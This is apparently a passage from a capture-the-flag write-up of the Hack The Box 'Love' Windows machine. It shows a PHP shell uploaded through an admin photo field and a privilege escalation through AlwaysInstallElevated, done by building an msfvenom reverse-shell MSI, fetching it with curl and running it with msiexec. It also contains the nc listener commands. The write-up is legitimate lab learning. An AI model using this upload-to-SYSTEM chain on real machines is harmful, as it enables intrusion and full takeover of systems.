


Admin Profile

Username	admin
Password	●●
Firstname	Neovic
Lastname	Devierte
Photo:	Browse... syel.php
Current Password:	input current password to save changes


It takes some time for me to get the shell as I keep uploading the wrong .php file and I wrongly insert the listening port so make sure you don’t get that wrong before uploading it into the system.

Once I got the shell, I run the directories command (dir) and whoami. The user that the shell I have right now is Phoebe



```
root@kali:~# nc -nlvp 9000
listening on [any] 9000 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.239] 49677
SOCKET: Shell has connected! PID: 2068
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>cd
C:\xampp\htdocs\omrs\images

C:\xampp\htdocs\omrs\images>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\xampp\htdocs\omrs\images

06/28/2021  12:48 PM    <DIR>          .
06/28/2021  12:48 PM    <DIR>          ..
05/18/2018  08:10 AM             4,240 facebook-profile-image.jpeg
06/28/2021  10:42 AM            35,108 faile.bat
04/12/2021  03:53 PM                 0 index.html.txt
01/27/2021  12:08 AM               844 index.jpeg
06/28/2021  12:07 PM            38,616 nc.exe
08/24/2017  04:00 AM            26,644 profile.jpg
06/28/2021  12:43 PM             3,761 shell.php
06/28/2021  12:48 PM             9,291 syel.php
06/28/2021  11:07 AM            73,802 test.exe
               9 File(s)        192,306 bytes
               2 Dir(s)   3,966,451,712 bytes free

C:\xampp\htdocs\omrs\images>whoami
love\phoebe
```


The searching for user.txt also took me some time to find but not so long because in the end I still managed to find it. Next, the part that took me almost the whole week is to find the root.txt.



```
C:\Users\Phoebe>cd Desktop

C:\Users\Phoebe\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\Users\Phoebe\Desktop

06/28/2021  11:56 AM    <DIR>          .
06/28/2021  11:56 AM    <DIR>          ..
06/28/2021  11:56 AM           159,744 reverse.msi
06/28/2021  09:39 AM                34 user.txt
               2 File(s)        159,778 bytes
               2 Dir(s)   3,965,915,136 bytes free

C:\Users\Phoebe\Desktop>type user.txt
[redacted]
```

6.Privilege Escalation

There is a very useful privilege escalation tool on Github which is PEASS. These tools search for possible local privilege escalation paths that you could exploit and print them to you with nice colors so you can recognize the misconfigurations easily. I upload the winPEASany.exe into the system before I can run it in the Windows shell.




Admin Profile ×

Username	admin
Password	●●
Firstname	Neovic
Lastname	Devierte
Photo:	Browse... winPEASany.exe
Current Password:	input current password to save changes


Now that the winPEAS already in the machine I run it .

Command : .\winPEASany.exe



```
C:\xampp\htdocs\omrs\images>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\xampp\htdocs\omrs\images

07/04/2021  01:41 PM    <DIR>          .
07/04/2021  01:41 PM    <DIR>          ..
05/18/2018  08:10 AM             4,240 facebook-profile-image.jpeg
04/12/2021  03:53 PM                 0 index.html.txt
01/27/2021  12:08 AM               844 index.jpeg
08/24/2017  04:00 AM            26,644 profile.jpg
07/04/2021  01:30 PM             3,762 shell.php
07/04/2021  01:40 PM             9,292 syel.php
07/04/2021  01:41 PM                 0 winPEASany.exe
07/04/2021  01:37 PM                 0 winPEASx64.exe
               8 File(s)         44,782 bytes
               2 Dir(s)   4,069,732,352 bytes free
```

The result of the scan shows that the functionality for AlwaysInstallElevated can be privileged escalated. Without this functionality, it can make a machine vulnerable to high-security risk because a non-admin user can run installations and commands with elevated privileges and access all directories and folders in the machine. Most of the results for other functionalities based on the winPEAS are not found.



```
  [+] Checking AlwaysInstallElevated
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```


The link given above about AlwaysInstallElevated has a few steps on how to get the Windows reverse shell with that vulnerability.

I run this command to get list of payloads.


Command : msfvenom -l payloads

First, we need to create a reverse shell with the right payload. My first try to get the reverse shell was a failure because I entered the wrong payload (red line) instead of the right payload (red box).

Command : msfvenom -p windows/x64/shell_reverse_tcp -f msi LHOST LPORT -o reverse.msi




```
    windows/x64/shell/reverse_tcp                      Spawn a piped command shell (Windows x64) (staged). Connect ba
ck to the attacker (Windows x64)
    windows/x64/shell/reverse_tcp_rc4                  Spawn a piped command shell (Windows x64) (staged). Connect ba
ck to the attacker
    windows/x64/shell/reverse_tcp_uuid                 Spawn a piped command shell (Windows x64) (staged). Connect ba
ck to the attacker with UUID Support (Windows x64)
    windows/x64/shell_bind_tcp                         Listen for a connection and spawn a command shell (Windows x64
)
    windows/x64/shell_reverse_tcp                      Connect back to attacker and spawn a command shell (Windows x6
4)
```



```
root@kali:~# msfvenom -p windows/x64/shell_reverse_tcp -f msi LHOST=10.10.14.105 LPORT=2323 -o reverse.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse.msi
```

I upload the payload using python3

Command : python3 -m http.server 80



```
root@kali:~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.170.230 - - [04/Jul/2021 18:43:29] "GET /reverse.msi HTTP/1.1" 200 -
```

Next I downloaded the payload from the windows machine using Client URL (curl) and changed the name of the downloaded file.


Command : curl <ip attacker>/<file upload> -o <new file name(if necessary)>

Once done downloading the file, run netcat on the attacking machine to start listening.

Command: nc - nlvp <LPORT>


After that, I run the command to execute the payload.

Command : msiexec /quiet /qn /i setup.msi & msiexec /quiet /qn /i alwaysinstallelevated.msi




```
C:\>cd Users/Phoebe

C:\Users\Phoebe>curl http://10.10.14.105/reverse.msi -o alwaysinstallelevated.msi
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  156k  100  156k    0     0   156k      0  0:00:01 --:--:--  0:00:01  175k

C:\Users\Phoebe>msiexec /quiet /qn /i setup.msi

C:\Users\Phoebe>This installation package could not be opened.  Verify that the package exists and that you can access
 it, or contact the application vendor to verify that this is a valid Windows Installer package.
msiexec /quiet /qn /i alwaysinstallelevated.msi

C:\Users\Phoebe>msiexec /quiet /qn /i alwaysinstallelevated.msi
```

And by following the steps given, I finally got the shell.




```
root@kali:~# nc -nlvp 2323
listening on [any] 2323 ...
connect to [10.10.14.105] from (UNKNOWN) [10.129.170.230] 55965
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\WINDOWS\system32
```

The root flag will be stored in User\Administrators\Desktop directories. Once I opened the file, I finally managed to get the root flag. As someone who has never experienced rooting a Windows machine, I sometimes forget that the command to open a file is different in both Linux and Windows :)



```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\Users\Administrator\Desktop

04/13/2021  03:20 AM    <DIR>          .
04/13/2021  03:20 AM    <DIR>          ..
07/04/2021  03:39 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   4,071,907,328 bytes free

C:\Users\Administrator\Desktop>cat root.txt
cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>type root.txt
type root.txt
[redacted]
```

Love Finally Pwned.



Love has been Pwned!

Congratulations **jodunk**, best of luck in capturing flags ahead!

#5944	05 Jul 2021	30
MACHINE RANK	PWN DATE	POINTS EARNED